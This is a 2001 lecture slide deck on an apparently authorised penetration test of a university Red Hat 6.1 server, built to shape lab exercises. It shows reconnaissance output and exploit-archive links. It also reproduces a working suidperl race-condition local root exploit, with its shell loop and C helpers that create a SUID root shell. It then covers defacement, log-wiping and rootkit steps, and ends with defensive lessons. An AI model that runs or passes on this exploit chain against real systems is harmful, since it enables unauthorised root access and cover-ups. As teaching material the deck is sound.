


# Computer (In)Security: Adventures in Hacking



Dr. Michael R. Grimaila

INFO Visiting Assistant Professor

ELEN Lecturer/Research Engineer

November 15, 2001

# Purpose of this Presentation

- Share the knowledge I gained by hacking into Dr. Uday Murthy's LINUX system
- Identify the steps in compromising a system
  - Techniques
  - Tools
  - Problems
- Trials and tribulations...
- What do hackers do after they have compromised the system?

# Legal Warning

- State and Federal Laws prohibit engaging in “hacking” a computer system
- Punishment ranges from a Class B Misdemeanor to a First Degree Felony
- Judges are giving stiff sentences to violators
- Law enforcement is getting better every day
- Moral of the story: Don't even TRY to hack into real systems without the appropriate permissions and Non-Disclosure Agreements signed

# Goals and Objectives

- Gain “root” access on murthy.tamu.edu
- Creatively deface the web page
- Cover my tracks
- Install a ROOTKIT
- Gain real world experience in “hacking”
- Use the lessons learned to develop meaningful laboratory exercises in a new Information Security course

# Phase 1: Footprinting

- Collect as much information as possible about the target system
  - What operating system is running?
  - What version of the OS is running?
  - What ports are “alive” on the system?
  - What versions of programs are running on the system?
  - What are the login IDs (Usernames) of the authorized users?

# Other Information I Want

- Can I gain physical access to the system?
- What is the structure of the network containing the target system?
- Can I use “social engineering” attacks?
- Can I gain physical access to the LAN?
- If so, can I “watch” people logging into the system to capture passwords by “sniffing” the network?

# Phase 1: Footprinting: Tools

- “ping” - Is the system “alive” ?
  - Uses ICMP protocol' s ECHO\_REQUEST datagram to elicit an ICMP ECHO\_RESPONSE from the specified host or network gateway
- “nslookup” - Provides DNS lookup information
- “traceroute” - Identify path (route) to system
  - Is there a firewall in the route?
- “nmap” - Port scanner
  - Identifies all “active” ports (Targets of opportunity)
  - Can be used to ID the operating system

# Phase 1: Footprinting: Tools

- “telnet” - Terminal emulator program
  - Banner usually tells you the OS type and version
- “ftp” - File transfer protocol program
  - Banner usually tells you version of FTP server
- “dig” - Check BIND version on target
- “snort” - A network packet sniffer
  - Used to eavesdrop on network traffic in an attempt to capture session passwords, etc...
- “netscape” – View web page

# “ping”

```
dropzone:/home/grimaila>ping -s murthy.tamu.edu
PING murthy.tamu.edu: 56 data bytes
64 bytes from murthy.tamu.edu (128.194.216.95): icmp_seq=0. time=1. ms
64 bytes from murthy.tamu.edu (128.194.216.95): icmp_seq=1. time=1. ms
64 bytes from murthy.tamu.edu (128.194.216.95): icmp_seq=2. time=1. ms
64 bytes from murthy.tamu.edu (128.194.216.95): icmp_seq=3. time=1. ms
^C
----murthy.tamu.edu PING Statistics----
4 packets transmitted, 4 packets received, 0% packet loss
round-trip (ms)  min/avg/max = 1/1/1
dropzone:/home/grimaila>
```

# “nslookup”

```
dropzone:/home/grimaila>nslookup murthy.tamu.edu
Server:   dns2.tamu.edu
Address:  128.194.198.5

Name:     murthy.tamu.edu
Address:  128.194.216.95

dropzone:/home/grimaila>
```

# “traceroute”

```
dropzone:/home/grimaila>traceroute murthy.tamu.edu
```

```
traceroute to murthy.tamu.edu (128.194.216.95), 30 hops max, 40 byte  
packets
```

```
1  csce-14-werc-oc-e-4.net.tamu.edu (165.91.208.1)  2 ms  1 ms  1 ms  
2  reyn-4--oc-e-2.net.tamu.edu (128.194.1.68)  1 ms  1 ms  1 ms  
3  murthy.tamu.edu (128.194.216.95)  1 ms  1 ms  1 ms
```

```
dropzone:/home/grimaila>
```

# “nmap”

```
dropzone:/home/grimaila>nmap murthy.tamu.edu
Starting nmap V. 2.54BETA29 ( www.insecure.org/nmap/ )
Interesting ports on murthy.tamu.edu (128.194.216.95):
(The 1536 ports scanned but not shown below are in state closed)
Port      State      Service
21/tcp    open      ftp
23/tcp    open      telnet
25/tcp    open      smtp
79/tcp    open      finger
80/tcp    open      http
98/tcp    open      linuxconf
111/tcp   open      sunrpc
113/tcp   open      auth
513/tcp   open      login
514/tcp   open      shell
515/tcp   open      printer
6000/tcp  open      X11

dropzone:/home/grimaila>
```

# “telnet”

```
dropzone:/home/grimaila>telnet murthy.tamu.edu
Trying 128.194.216.95...
Connected to murthy.tamu.edu.
Escape character is '^]'.

Red Hat Linux release 6.1 (Cartman)
Kernel 2.2.12-20smp on an i586
login:
```

# “ftp”

```
dropzone:/home/grimaila>ftp murthy.tamu.edu
```

```
Connected to murthy.tamu.edu.
```

```
220 localhost.localdomain FTP server (Version wu-2.5.0(1)  
Tue Sep 21 16:48:12 EDT 1999) ready.
```

```
Name (murthy.tamu.edu:grimaila):
```

# “dig”

```
hidden:/home/grimaila>dig murthy.tamu.edu
; <<>> DiG 9.1.0 <<>> murthy version.bind chaos txt
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 41562
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;version.bind.                CH          TXT

;; ANSWER SECTION:
VERSION.BIND.                 0           CH          TXT          "8.2.3-REL"

;; Query time: 3 msec
;; SERVER: 128.194.178.1#53(128.194.178.1)
;; WHEN: Fri Oct  5 18:46:30 2001
;; MSG SIZE  rcvd: 64
```

# “snort”

```
hidden:/home/grimaila>snort -l ./mylog -c snort.mike
---= Initializing Snort ===
Checking PID path...
PATH_VARRUN is set to /var/run/ on this operating system

---= Initialization Complete ===
10/16-15:30:20.790810 0:60:97:58:FE:68 -> 0:E0:B1:49:6E:26 type:0x800 len:0xB2
128.194.216.176:22 -> 165.91.212.254:1022 TCP TTL:64 TOS:0x10 ID:27307 IpLen:20
  DgmLen:164 DF
***AP*** Seq: 0xFC5927FF Ack: 0xA743183F Win: 0x1920 TcpLen: 20
00 00 00 76 AD 87 0F BE 99 BD B4 C7 C5 92 26 B1  ...v.....&.
20 8E B6 6A F8 40 BD F4 E2 58 BC 6F FA 51 61 4D  ..j.@...X.o.QaM
99 01 B7 80 5C B6 77 7C F9 1D F1 69 90 BB CD 63  ....\w|...i...c
7D 49 0F 69 3D C0 C9 DD B3 72 A6 CA 38 AB 55 65  }I.i=....r..8.Ue
9B DB 33 DB 63 86 9D 3C 64 A9 A3 B8 E8 65 DB 76  ..3.c..<d....e.v
75 DC 25 09 89 83 85 03 CB 89 38 A4 B7 B0 75 43  u.%.....8...uC
54 28 69 2D 0C A7 19 92 37 D7 AE A3 F8 FD 69 62  T(i-....7....ib
36 9D 86 75 E5 18 B4 DC D0 B9 8F CF           6..u.....

MUCH MORE FOLLOWS...
```

# Phase I: Summary

- Linux Redhat 6.1 (cartman)
- The kernel version is 2.2.12-20smp
- The system is a Intel 586 class system
- Ports open:
  - 21,23,25,79,80,98,111,113,513,514,515,6000
- System runs WU-FTP Version wu-2.5.0(1)
- The system runs BIND version 8.2.3-REL
- Runs APACHE web server version 1.2.6
- The network uses encrypted hubs = No Sniffing

# Phase II: Identify Vulnerabilities

- Use [www.google.com](http://www.google.com) to search for known vulnerabilities in Redhat 6.1
- Many good web sites out there:
  - <http://www.phreak.org/archives/exploits/unix/linux-exploits/redhat/>
  - <http://www.hackzone.ru/rewt/exploits.html>
  - <http://pheernet.tasam.com/exploits/linux/Redhat/>
  - <http://www.resk.net/exploits/linux/redhat/6.1/index.html>
  - <http://packetstormsecurity.org/0003-exploits/indexsize.shtml>
  - <http://www.hhp-programming.net/ourexploits.html>
  - <http://www.xes.cx/eggstuff.htm>

Index of /exploits/linux/Redhat/6.1/remote - Netscape










File Edit View Go Communicator Help

Instant Message Internet Lookup New&Cool RealPlayer

Bookmarks Location: <http://pheernet.tasam.com/exploits/linux/Redhat/6.1/remote/> What's Related

Back Forward Reload Home Search Netscape Print Security Shop Stop

## Index of /exploits/linux/Redhat/6.1/remote

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>	05-Feb-2001 22:02	-	
 <a href="#">bobek.c</a>	20-Nov-2000 21:52	11k	
 <a href="#">mdbms.c</a>	01-Aug-2000 11:45	6k	
 <a href="#">qib.tgz</a>	10-Jan-2000 23:40	13k	
 <a href="#">rudp.c</a>	28-Sep-2000 04:10	8k	
 <a href="#">statdx.c</a>	13-Aug-2000 05:54	19k	
 <a href="#">t666.c</a>	01-Aug-2000 11:46	19k	
 <a href="#">wuXploit.tgz</a>	03-Jul-2000 01:35	5k	
 <a href="#">wuftp25.tar.gz</a>	16-Sep-1999 03:52	4k	

---

Apache/1.3.20 Server at pheernet.tasam.com Port 80

Document: Done

# RedHat 6.1 Remote Exploits

- Only require network access to system
- Remote exploits:
  - imapd remote lsub vulnerability
  - mdbms v0.96b6 remote shell exploit
  - remote lpd exploit
  - bind 8.2/8.2.1 remote exploit
  - rpc.statd remote root exploit
  - gdm remote exploit
  - wuftp 2.5.0/2.6.0 remote/local overflow

Index of /exploits/linux/Redhat/6.1/local - Netscape



















File Edit View Go Communicator Help

Instant Message Internet Lookup New&Cool RealPlayer

Bookmarks Location: <http://pheernet.tasam.com/exploits/linux/Redhat/6.1/local/> What's Related

Back Forward Reload Home Search Netscape Print Security Shop Stop

## Index of /exploits/linux/Redhat/6.1/local

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>	05-Feb-2001 22:02	-	
 <a href="#">7350kscd.tgz</a>	17-May-2000 08:39	8k	
 <a href="#">bashack.c</a>	20-Dec-2000 09:40	4k	
 <a href="#">gpm-root.sh</a>	25-Mar-2000 10:52	1k	
 <a href="#">imwheel.c</a>	01-Aug-2000 11:46	1k	
 <a href="#">init.tar.gz</a>	28-Dec-1999 20:41	6k	
 <a href="#">ircii-4.4.c</a>	29-Jun-2000 05:19	3k	
 <a href="#">oidldapd.c</a>	16-Nov-2000 14:28	2k	
 <a href="#">oracle.sh</a>	01-Aug-2000 11:51	1k	
 <a href="#">pam console.c</a>	01-Aug-2000 11:45	1k	
 <a href="#">pamslam.sh</a>	01-Aug-2000 11:51	1k	
 <a href="#">printtool.sh</a>	28-Mar-2000 06:46	1k	
 <a href="#">redhat-man.c</a>	01-Aug-2000 11:45	1k	
 <a href="#">rip.c</a>	29-Jun-2000 05:19	6k	
 <a href="#">su.c</a>	15-Jan-2001 04:34	12k	
 <a href="#">traceroute.c</a>	17-Oct-2000 06:01	7k	
 <a href="#">userrooter.sh</a>	05-Jan-2000 15:30	1k	
 <a href="#">xperl.sh</a>	05-Feb-2001 22:09	5k	

Document: Done

# RedHat 6.1 Local Exploits

- Require a local account on the system
- UNIX is a multi-user system, so regular user should not be able to gain root
- Numerous local exploits available
  - Buffer overflow
  - Environment overflow
  - Insecure startup mechanisms
  - Notification flaws

# Phase III: Attack!

- Identified two possible remote vulnerabilities in the target system
  - Runs a vulnerable RPC portmapper version
  - Runs vulnerable FTP version
- Some attacks may disrupt the system, so try at times when no one else would likely be logged into the system
- Some exploits must be run multiple times to work

# Trying Remote Exploits

- `rpc.statd` exploit
  - Works on the principal of buffer overflow
  - Attempts to overwrite the stack so the return address can be modified to jump to special code
  - Requires a unique signature from target system
  - Did not work!
- WU FTP exploit
  - Upload some files via anonymous FTP
  - Did not work!
  - System not configured to all anonymous FTP

# Remote Access Denied

- Was unable to get remote “root” access
  - Not many vulnerable services are running
  - Some vulnerable services that are running are processor specific
  - Some vulnerable services are not configured “correctly” and cannot be exploited
- Request and obtain a local user account
  - Many local exploits available
  - Pick an interesting one

# The xperl.sh Local Exploit

- xperl.sh
- Uses a combination of flaws:
  - SUID version of PERL sends EMAIL in response to a race condition in file system
  - Sendmail program allows embedded commands in emails
- Execute script as a regular user: If successful you get root access!

# xperl.sh Components

- Compiles two “C” programs
  - bighole.c
  - sush.c
- Shell script creates a race condition in filesystem

```
while ;; do
```

```
( ln -f -s $SUIDBIN "$FILENAME";usleep $RANDOM; nice  
-n +20 $SUIDPERL ./"$FILENAME" <./flare & )
```

```
&>/dev/null &
```

```
( usleep $RANDOM ; ln -f -s /dev/stdin "$FILENAME" )
```

```
&>/dev/null &
```

- It waits until sush get changed to SUID root and runs it to create a “root” shell

# xperl.sh “C” Programs

bighole.c

```
main() {  
    setuid(0);  
    setgid(0);  
    chown("sush",0,0);  
    chmod("sush",04755);  
}
```

sush.c

```
main() {  
    setuid(0);  
    setgid(0);  
    system("/bin/bash");  
}
```

# xperl.sh In Action

```
Suidperl 5.00503 (and newer) root exploit
```

```
-----  
Written by Michal Zalewski <lcamtuf@dione.ids.pl>
```

```
With great respect to Sebastian Kraemer...
```

```
[*] Using suidperl=/usr/bin/suidperl,  
    suidbin=/usr/bin/passwd...
```

```
[+] Checks passed, compiling flares and helper applications...
```

```
cc      bighole.c  -o bighole
```

```
cc      sush.c    -o sush
```

```
[+] Setting up environment...
```

```
[+] Starting exploit. It could take up to 5 minutes in order  
to get
```

```
[+] working root shell. WARNING - WARNING - WARNING: it could  
cause
```

```
[+] heavy system load.
```

```
[+] VOILA, BABE :-) Entering rootshell...
```

```
[root@murthy grimaila]#
```

# Script Kiddie Success: Now What?

- Once you are “root”, you can do ANYTHING
  - Create/Delete/Modify user accounts
  - Add/Erase/Modify data
  - Install trojan programs
  - Deface web page
- Remove all evidence of compromise from logs
- Deface web page
- Install a ROOTKIT!

Dr. Uday Murthy's home page - Netscape

File Edit View Go Communicator Help

Back Forward Reload Home Search Netscape Print Security Shop Stop

Location: <http://murthy.tamu.edu/> What's Related


Instant Message WebMail Calendar Radio People Yellow Pages Download Channels

---

# Dr. Uday Murthy

Welcome to my **HACKED** Linux machine!

---



**You are OWNED by Dr.G.**

**HaCkEd By RhIaNnOn's DaDdY on OcToBeR 25, 2001**

---

| Office: Wehner 401Q | Phone: 979/845-5017 | E-mail: <mailto:umurthy@cgsb.tamu.edu> |

---

Document: Done

# PERL Generated EMAIL

From root@localhost.localdomain Fri Oct 26 00:09:37 2001

Date: Thu, 25 Oct 2001 09:36:41 -0500

From: root <root@localhost.localdomain>

To: root@localhost.localdomain

User 501 tried to run dev 773 ino 80636 in place of dev 773 ino 256103!

(Filename of set-id script was ./none

, uid 501 gid 501.)

Sincerely,

perl

# ROOTKIT

- Install it after you have compromised a system
- Installs many different Trojan programs
  - Creates hidden file system
  - Hides access
  - Hides logs
  - Hides processes
- Installs hacking tools to launch attacks on other systems

# Conclusions

- Only run the services you need: Minimize your exposure to vulnerabilities
- Local users can gain “root” access much quicker
- Run Tripwire to detect modified binaries
- Security minded policies and procedures will reduce the possibility of compromise
- Smart network architecture help prevent attacks
- Once a system is compromised, you **MUST** reformat and reload the OS!